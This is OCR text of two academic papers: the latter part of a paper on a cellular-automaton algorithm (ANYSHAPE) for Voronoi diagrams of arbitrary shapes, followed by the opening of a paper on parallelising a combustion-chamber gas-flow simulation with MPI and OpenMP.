The space of the automata is important. Traditionally, space is a line of cells and each cell is identified by an integer which is its coordinate (Fig. 1.). In The Euclidean plane, identified with Z^2, the neighborhoods of a cell can be defined in very different ways. For a line there are two of the neighbors which are at the left and at the right of a cell, which is called the symmetric neighborhood of radius 1. This means that for a cell identified by integer x, we shall later say cell x, the neighbors are cells x-1 and x+1.

In the Euclidean plane, there are traditionally two kinds of neighborhoods. If the coordinate of a cell is (x, y), its von Neumann neighbors consists of cells (x, y), (x, y+1), (x−1, y), (x, y−1) and (x+1, y). This neighborhood is illustrated by the left hand side of the Fig. 2. Another neighborhood which is also much used is Moore neighborhood which its neighbors are illustrated in the right-hand side of the Fig. 2 Moore neighborhoods of (x, y) also contains the cells (x−1, y+1), (x−1, y−1), (x+1, y−1) and (x+1, y+1).

For the neighbors of a cell (x, y) in von-Neumann there is an alternative too: (x, y+1) is the northern neighbor, (x−1, y) is the western one, (x, y−1) is the southern one, and (x+1, y) is the eastern one. These names allow us to not mention the coordinates and we shall use them. We shall also say that the cell (x, y) sees (x, y+1) through its northern side, (x−1, y) through its western side, (x, y−1) through its southern side and (x+1, y) through its eastern side. Note that these notions are the same as those of 4- and 8-connectedness. More precisely, 4-connectedness Corresponds to von Neumann neighborhood and 8-connectedness corresponds to Moore neighborhood.

The transition function takes the state of the neighbors of a cell, and then defines a state for the current configuration of neighbors. Such a list of states is called a rule. Accordingly, the local transition function can also be represented as a table of rules. We shall adopt this point of view in the rest of the paper. A last but not least, notion has to be introduced, the notion of configuration which is essential in cellular automata. Formally, it is an application of the space into the set of states of the automata. If we apply the local transition function, we define a new configuration. Going from one configuration to a new one by applying the rules, we define a new function, this time

from the set of configurations into itself, which is called the global function of the cellular automata.

However, we shall not look at the succession of the configurations in this way, which is the way mathematicians look at them. We shall devise them one by one, which is a different point of view. In next section,we introduce the problem.

IV. PROBLEM DEFINITION

Denote the Euclidean distance between two points *p* and *q* by dist (*p*,*q*) which is given by:

$$dist(p,q) = \sqrt{(p_x - q_x)^2 + (p_y - q_y)^2} \qquad (1)$$

Let $S = \{s_1, s_2, \ldots, s_n\}$ be a set of n distinct shapes in the plane, which are called sites. For a site s and an arbitrary point z in the plane, let $d_s(z)$ be the shortest euclidean distance between z and a point $p \in S$. Then, we assign z to the Voronoi region of a site s if, and only if, $d_s(z)$ is minimum among all $d_t(z), \forall t \in S - \{s\}$. In other words We define the Voronoi diagram of S as the subdivision of the plane into ***n*** cells, one for each site in *S*, with the property that a point *z* lies in the region of a cell of site *s* if and only if $d_s(z) < d_t(z)$ for each $t \in$ S-{s}.

V. ANYSHAPE ALGORITHM

Our algorithm is able to compute the voronoi diagram when the sites are arbitrary shapes. The sites can be points, circles, rectangles or any other shapes such as the ones presented in Fig. 3.

Our method is similar to the Dijkstra method. We consider the grid structure, i.e., the graph in which the vertices are cells and the edges connect each cell with its eight neighbors.

In ANYSHAPE algorithm, cells are classified into four groups: *known*, *border*, *unknown* and *frontier* cells. The *known* ones are cells for which their site is identified. You should notice that for a *Known* cell, assigned site is the closet one among the others. The *frontier* cells are ones that are not yet *known*, but are the neighbors of the *known* cells. The *border* cells are ones that are equidistance from more than one cell, which means they have some *Known* Neighbors. The *unknown* cells are all the other cells.

In each cycle we don`t process all of the cells, and just process frontier cells; by this approach we increase the performance.

In the first step we, set the state of the cells related to each site as *known*, and then set all valid neighbors to *frontier*. We explain which neighbors are valid later. When a cell is assumed as *frontier*, it is inserted into a Queue, and in other




Figure 1. A cellular automata with a linear space




Figure 2. Von Neumann (a) and Moore definition (b) of neighborhoodness.




Figure 3. Examples of shapes which can be used as a site.

steps removed and processed. Therefore all of the cells are not processed in each step.

When a cell *c* is removed, we check the neighbors, if there is one cell as *known*, then c will be considered as a *known* one and assigned to a specified site. But if at least two of the neighbors are *known* belonging to more than one site, then cell c will be considered as a *border* one. Notice that when a cell is considered as *known*, then its *unknown* neighbors will be inserted into Queue as a *frontier* one.

So in first step we set site cells to *known*, and propagate a wave to find cells belonging to each site, but there is a problem. In Fig. 4.a , in first step, one cell is considered as *known* and all neighbors as *frontier*, in step 2, all neighbors are assumed as *known* and all neighbors of new *known* cells are considered as *frontier*. Since we are about to compute voronoi diagram in euclidean metric, so wave from each site must be propagated as a circle (Fig. 4.b). Notice that one *unknown* cell *c* belongs to a site s iff wave propagated from s reaches *c* sooner than other waves. But if waves are homogeneously propagated, then this property is not satisfied.

Now, we change the propagation behavior such that each wave is propagated heterogeneously. For a *frontier* cell *c*, we check its neighbors, suppose that just one of the neighbors (e.g. *n*) is *known* and assign it to a site *s*. Now we must set *c* to *known*, but before changing the state we, check weather site *s* is valid for the cell *c* or not.

We define $d_c(c1, c2)$, the distance between two cells. $d_c(c1, c2)$ is the euclidean distance between the centers of c1 and c2. If cell c1 is *known* and assigned for site s, for its *frontier* neighbor c2, we set c2 as *known* in the next step iff (2) is satisfied. In (2), step is the number of cycles and precision is the length of cells` edge. We say c2 is *accessed* by site s, if (2) is satisfied for at least one cell si assigned to S.

$$d_c(si, c2) \leq (step + 1) * precision \qquad (2)$$




Figure 4. (a).Homogeneous propagation (b). Heterogeneous propagation.

Fig. 5 presents the steps of computing voronoi diagram of a set of points. It is obvious that waves are propagated as a circle. When circles collide to each others, the borders of voronoi cells are built and the wave doesn`t propagate any more.

In this paper, we assume the *precision* as the size of each cell, whatever a cell is smaller our voronoi diagram will be more accurate. In fact by ANYSHAPE algorithm we compute an approximate voronoi diagram.

Fig. 6. presents ANYSHAPE algorithm. In line 1, cells related to each site are assumed as *known* and others as *unknown*. In line 2 a dummy cell is inserted into Q, so each time we find it at the top of the Q, it will be a sign that one cycle is ended. We need to calculate the number of cycles in order to test (2), in lines 8 and 10. When we say cell c1 is accessed by one *known* cell c2, it means c1 is accessible by s.

In line 3, we set the neighbors of site cells in to *frontier* and insert them in Q. You should notice that before insertion we test (2), so in next cycle, when one cell is removed as *frontier* we can be sure that it is accessible and (2) is satisfied for at least one of the neighbors. In line 5, we check cells in Q, until it becomes empty. In line 6, we remove one cell and check its state. In line 8, for a *frontier* cell, if there is more than one site accessing the cell, then it is considered as *border* and if it is accessed by exactly one site, then it is assumed as *known*, and labeled with that site. If one *frontier* cell is changed to a *known* one, then its *unknown* neighbors which satisfy (2) are set to *frontier*, and inserted to Q (line 12).

If the cell's state removed from Q is *known* or *border*, we do nothing and go to line 5. Finally if the cell`s state removed from Q is dummy, then we increment Cycle by one. We continue in this manner until Q becomes empty.




Figure 5. Voronoi diagram for a set of points.

sites, since sites are not points, so waves are not propagated in circles, but it computes the correct voronoi diagram.

VI. ANALYSIS

In this section we first prove the correctness of the algorithm and then present the complexity of ANYSHAPE.

lemma 1. At the end of each cycle l, wave propagated from each site s, covers all of the cells whose distance is smaller or equal to $(l + 1) * \text{precision}$ unless it is accessed by other sites.

Algorithm ANYSHAPE (Data grid g, list of sites s1,…,sn)

1. for k=1,2,…n set the state of cells related to s_1,…s_n to Known , label them with specified site and set all other cells to UnKnown.
2. Insert a dummy cell into Q *// when this dummy cell is at the top of the Queue, it means one cycle is ended.*
3. For neighbors of cells c_1, …,c_n if they are accessible according to (2), set the state of their neighbors as frontier and push them into Queue Q.
4. Cycle = 0
5. While Q is not empty
6. Remove top entry c
7. if c.state = = frontier
8. if c is accessible by more than one known neighbor
9. set c.state to boundary.
10. else if c has exactly one known cell as neighbor
11. Set c.state to known and label it with appropriate site
12. For neighbors of c which their state is unknown, satisfying (2), set the state to frontier and insert them to Q.
13. else if c.state = = known || c.state = = boundry
14. Goto line 5 // do no thing
15. else if c.state = = dummy
16. Insert c into Q // so when this dummy cell is at the top of Queue again it means that one cycles is ended.
17. Cycle = Cycle + 1 *// we update cycle in order to test (2)*
18. EndWhile
19. End Algorithm ANYSHAPE

Figure 6. ANYSHAPE algorithm.




Figure 7. Voronoi diagram for three curved lines as sites

proof. In cycle l, each site is assumed as known and its neighbors which satisfy (2) are inserted into Queue as frontier; so in cycle 2, all of the neighbors satisfying (2) are removed from Queue as frontier and set to known. Generally in cycle n, all of the sites satisfying (2) for cycle n+1 are assumed as frontier and inserted into Queue. Therefore, in each cycle, cells satisfying (2) are removed as frontier, and checked to be as known or border.

lemma 2. In ANYSHAPE algorithm, each cell c is assigned to nearest site s.

Proof. Suppose that ANYSHAPE assigns cell c' to site s' while $d_c(si, c') < d_c(si', c')$where $si \in s, si' \in s'$ and $s \neq s'$. We know that waves from s and s' started at the same cycle. Since c is assigned to s' it means wave propagated from s' reached c sooner than s. we suppose that wave from s reaches c in cycle l while wave from s' covers it in cycle $l' < l$. Assume without loss of generality that $l = l' + 1$. Since s' reaches c in cycle l' and s' in cycle l'+1 so:

I. $(l') * \text{precision} < d_c(s', c') \leq (l' + 1) * \text{precision}$
II. $(l' + 1) * \text{precision} < d_c(s, c') \leq (l' + 2) * \text{precision}$

I and II together indicate that $d_c(s', c') < d_c(s, c')$ which contradicts our first assumption.

By lemma1, we are sure that each wave of one site covers whole cells unless they are accessed by other ones and by lemma2 we can say ANYSHAPE computes the correct voronoi diagram.

Now we analyze the number of cells processed in ANYSHAPE. Suppose that there are n cells. It is clear that when one cell is inserted into queue as a *frontier* one, it will be set to *border* or *known*, that means it will not be processed any more. In each cycle we don`t process whole cells and just process the *frontier* ones. Since each cell has just eight neighbors, so we can claim that, for n cells, ANYSHAPE algorithm processes O(n) cells which is optimal.

VII. Experimental results

Our experimental results were carried out on a 2 GHz processor with 1024 MB RAM on Windows XP professional platform. We used C++ for implementation.

Fig. 8 there is one circle and one triangle as site. The size of the plane is 400× 400 and each pixel is supposed as a cell. As shown in Fig. 8 space is divided into 2 subspaces. One subspace is for the circle and the other one is related to the triangle.

In Fig. 9. There are six circles. In [7] a sweep line algorithm is presented for computing euclidean voronoi diagram of circles. In Fig. 9.b the voronoi diagram computed by [7] is presented and in Fig. 9.a the voronoi diagram computed by our algorithm is illustrated. Obviously our algorithm computes the correct voronoi diagram like algorithm in [7]. In addition ANYSHAPE can compute voronoi diagram for more complex shapes too. In Fig. 10. The voronoi diagram for a set of circles and points is presented.

VIII. Conclusion

The aim of this paper was to construct voronoi diagram of arbitrary shapes. There is no assumption for sites; they can be circles, rectangles or any shape that can be drawn on the paper. We used cellular automata for our model. The accuracy of the constructed voronoi diagram is related to the size of cells. We used asynchronous cellular automata that made our algorithm faster.

Experimental results prove the efficiency and accuracy of our algorithm. In addition, by lemma2 we proved that our algorithm builds correct voronoi diagrams.




Figure 8. Voronoi diagram of circle and triangle




Figure 9. (a) voronoi diagram computed by ANYSHAPE and (b) voronoi diagram computed by previous works




Figure 10. Voronoi diagram of sites in diffrents configures.

REFERENCES

[1] D. T LEE, AND F. P. PREPARATA, “Computational Geometry, A survey”, IEEE Trans. Com - put, 1984.

[2] F. P. PREPARATA AND M. I. SHAMOS, “Computational Geometry: An Introduction,” Springer, New York,1985.

[3] M. de Berg, M. Kreveld Computational Geometry Algorithms and Applications, 3rd ed.: springer, 2008.

[4] D. T. Lee, "Two-Dimensional Voronoi Diagrams in the Lp-Metric." vol. 27: ACM, 1980, pp. 604-618.

[5] T. Koshizuka and O. Kurita, "A theoretical study on the role of a circular part of radial-circular networks", Papers of the Annual Conference of the City Planning Institute of Japan, 1986, pp. 217-222.

[6] R. Klein, "Abstract Voronoi diagrams and their applications," in Proceedings on International Workshop on Computational Geometry on Computational Geometry and its Applications, Germany: Springer-Verlag New York, Inc., 1988, pp.148-157.

[7] J. Li, K. Donguk, M. Lisen, K. Deok-Soo, and H. Shi-Min, "A sweepline algorithm for Euclidean Voronoi diagram of circles." vol. 38: Butterworth-Heinemann, 2006, pp. 260-272.

[8] F. Aurenhammer, H. Edelsbrunner., “An optimal algorithm for constructing the weighted voronoi diagram in the plane”, Pattern Recognition 17,1984, pp. 251-257.

[9] A. Franz, "Voronoi diagrams;a survey of a fundamental geometric data structure." vol. 23: ACM, 1991, pp. 345-405.

[10] A. Okabe, B. Boots, and K. Sugihara, “Spatial Tessellations: Concepts and Applications of Voronoi Diagrams.”, John Wiley & Sons, Inc., New York, NY, USA, 1992.

[11] J. Nievergelt and F. P. Preparata, "Plane-sweep algorithms for intersecting geometric figures." vol. 25: ACM, 1982, pp. 739-747.

[12] C. Bernard, "An optimal convex hull algorithm and new results on cuttings," in Proceedings of the 32nd annual symposium on Foundations of computer science San Juan, Puerto Rico: IEEE Computer Society, 1991, pp. 29-38.

[13] K. L. Clarkson, "Applications of random sampling in computational geometry," in Proceedings of the fourth annual symposium on Computational geometry Urbana-Champaign, Illinois, United States: ACM, 1988.pp. 387-421.

[14] R. Seidel, “Small-dimensional linear programming and convex hulls made easy,” Discrete Comput. Geo., 1991, pp.423–434.

[15] S. Wolfram. A New Kind of Science. 1st ed.: Wolfram Media, 2002.

[16] John Von Neumann,”Theory of Self-Reproducing Automata.”, Arthur W. Burks (Ed.). University of Illinois Press, Champaign, IL, USA.

[17] S. Bandini,”Cellular Automata Future Generation”, Computer Systems, August 2002.

[18] A. W. Burks, “Essays on Cellular Automata Technical Report”, PHD, Univ. of Illinois, Urbana, 1970.

[19] P. Pal Chaudhuri, D. R. Chowdhury, S. Nandi, and S. Chatterjee, ”Additive Cellular Automata Theory and Applications,” IEEE Computer Society Press, CA, USA, ISBN 0-8186-7717-1, Vol. 1,1997.

[20] C. LANGTON, ”Self-reproduction in cellular automata”, Physica, 2010, pp.134-144 .

[21] M. GARDNER, “The fantastic combinations of John Conway's new solitaire game life. “, Scientific American 1970, pp.120-123.

[22] S. Wolfram, ”Theory and Applications of Cellular Automata.”, World Scientic, Singapore, 1986. ISBN 9971-50-124-4.

[23] L. O. Chua and L. Yang, ”Cellular Neural Networks”, Theory. IEEE Trans. on Circuits and Systems, 1988, pp. 1257-1272.

[24] M. Arbib. Simple Self-Reproducing Universal Automata. Information and Control, 1966, pp. 177-189.

[25] E. R. Banks, "Information Processing and Transmission in Cellular Automata." PHD thesis, M. I. T, 1971.

[26] A. SMITH, “Introduction to and survey of polyautomata theory In Automata, Languages, Development.”, North-Holland Publishing Co., Amsterdam, The Netherlands. 1976.

[27] N Ganguly, BK Sikdar, A Deutsch, G Canright, ”Survey of cellular automata”, Technical report, Centre for High Performance Computing, Dresden University of Technology, December 2003.

[28] L. X.-f. Wu Xiao-jun, "The Algorithm for Creating Weighted Voronoi Diagrams based on Cellular Automata " in Intelligent Control and Automation: IEEE, 2006.

[29] W. Shi, M.Y.C. Pang, ”Development of Voronoi based cellular automata an integrated dynamic model for Geographical Information Systems”, International Journal of Geographical Information Science, 2000, pp.455-474.

Parallel Implementation of a Combustion Chamber Simulation With MPI-OpenMP Hybrid Techniques

L. Környei
Department of Mathematics and Computer Science, Széchenyi University, Győr, Hungary
leslie@sze.hu

Abstract – The parallelization techniques utilized in a study of gas flow in a combustion chamber are described and discussed in this paper. Models of compressible fluid dynamics are solved with the finite volume method, and an additional algorithm, called "snapper" that handles piston and valve movement. In order to achieve an acceptable scaling on a CPU cluster with 240 cores, a two-stage parallelization with MPI in conjecture with OpenMP is implemented.

For some types of physical investigations, the actual spatial region of interest is somehow changing, deforming, or moving in time in a predefined fashion. Handling gas dynamics with piston motion, even with the simplest models requires precaution. Apart from numerical and physical corrections, there are challenges, where multiple types of unstructured, and specially generated deforming grids are handled in a computer system with distributed memory. In the present work the results of the first implementations and benchmarks are presented, which prove to be well scaling for this modest-sized cluster.

I. INTRODUCTION

Fluid dynamics is a basic, widely studied field of physics [1]. The broad industrial application induced its research on computer aided solutions of its models [2]. The past decades' immerse development made high performance computing available to an even wider range of researchers. This turned parallelization of basic CFD problems to schoolbook exercises.

Introducing large enough time dependent deformations to the system will cause difficulties. There are several commercial and open source solutions for CFD problems, like Fluent [3], KIVA [4], or OpenFOAM [5]. However, there are only a few works on highly parallelized solutions for CFD problems with moving boundaries in an arbitrary geometry. My goal is to find an appropriate way to handle solid object movement within gaseous material. This includes finding an algorithm, which is implementable in a high performance computing environment. The first step is the simulation of a four-stroke engine with moving piston and two valves on a cluster architecture system with 240 CPU cores presented here.

Within the simulation the multi component Euler equations are solved in the case of ideal gases [6]:

$$\begin{aligned} \partial_t \rho_k &+ \nabla(\rho_k v) &&= 0, \\ \partial_t (\rho v) &+ \nabla(v \times \rho v + p) &&= 0, \\ \partial_t e &+ \nabla(v(e+p)) &&= 0; \\ p &= \rho(\gamma - 1)e. \end{aligned} \qquad (1)$$

Here ρ and ρ_k are density and partial density respectively, ρv is the impulse density, p is pressure and e is the total energy density. The last equation describes the equation of state for ideal gases with γ being the adiabatic index. No fuel burn or chemical reaction is modeled.

On physical boundaries, i.e. cylinder wall, no-flux conditions apply. For the four-stroke engine simulation intake and exhaust port connections are both to handle both inflow and outflow. Room temperature and pressure are set as initial condition in equilibrium, so gas flow will be induced by piston movement, which will start from the top dead center. Three gas components are used. The first component is let in from the intake port, the residue above the intake valve. The rest of the gas is considered used, and is set as component 3.




Figure 1. The fresh gas inflow is shown while the intake phase takes place, where darker tones represent higher partial density. The chamber is cut half along the symmetry plane for visualization. The connection mesh on the outlet valve is inactivated on purpose, thus not shown here.

This work is within the frame of the TAMOP-4.2.2-08/1-2008-0021 project called Simulation and optimization is accomplished with the support of the European Union at the Széchenyi István University with a newly created international research team.

Equation (1) is solved using a first order, explicit finite volume method with adaptive time stepping [7]. For the numerical flux function I employ Vijayasundaram's flux splitting method [8]. Boundary conditions and inter-mesh communication is handled by ghost cells [9]. The serial implementation is mostly based on A. Horváth and Z. Horváth's work on moving boundaries [10]. Parts of the flux implementation are based on M. Liebman's work on the GPU cluster acceleration of static-mesh Euler equations [11].

II. IMPLEMENTATION

In this paper the handling of the moving boundary, the valve control, the domain decomposition, data synchronization and hybrid implementation is handeled. Other tasks, which have smaller order CPU time cost, like mesh vertex fitting or interpolation matrix calculation are discussed in another paper [12].

Implementation is done in the C++ language. It uses the research group's framework, PARMOD, which is developed by G. Takács [13]. It also uses certain parts of the BOOST C++ library, mostly for higher level programming and measurements [14]. The BOOST MPI library is not used.

A. Moving Boundary Handling

There are several papers discussing the methods for piston movement with additional neighboring regions present, like the multi-component method [16], the overlapping mesh method [17]. This implementation uses the method called "snapper" [18]. For other stategies, there is an extensive review done by M. Wierse, who also introduces a cutting method, where cells are cut by the piston plane [15].

Using the "snapper", if the deformation of the mesh is small, cells among the moving surface are distorted. This leaves mesh topology intact. As the cells get too flat or too elongated, they are merged or split to regular size cells (see Figure 2).




Figure 2. The "snapping" is the interpolation of the last two layers of data (left) to one layer (right). This is also done backwards, if the area is moving the opposite way.

For stationary cell surface flux calculations are unaffected. For inner surfaces, and inter-mesh surfaces within the gas space the eigenvalues of the flux function matrices are to be adjusted. On a physical mesh boundary additional special boundary conditions apply to obey conservation laws [10].

The main advantage of this technique is that snapping is done rarely, as slight distortion does not change the mesh topology. Also the time cost of the snapping is proportional to the area of the moving surface; this gets less decisive for higher density meshes. The algorythm does require heavy bookkeeping on the other hand, particularly where meshes are split into multiple domains.

B. Valve Discretization

The mesh geometry data of the combustion chamber presented here is mostly handiwork. To model their movement, valves must be enclosed into specially generated, structured, deformable meshes.

To achieve this, the valve surface is drawn with meshing software first, then an additional unstructured mesh is generated, to flat out the valve's curvy "neck". Using the surfaces, the shift and the skew of the valve, four structured meshes are also generated to mimic actual valve movement. Finally the piston crown, intake and exhaust ports are adjusted to the valve structure.

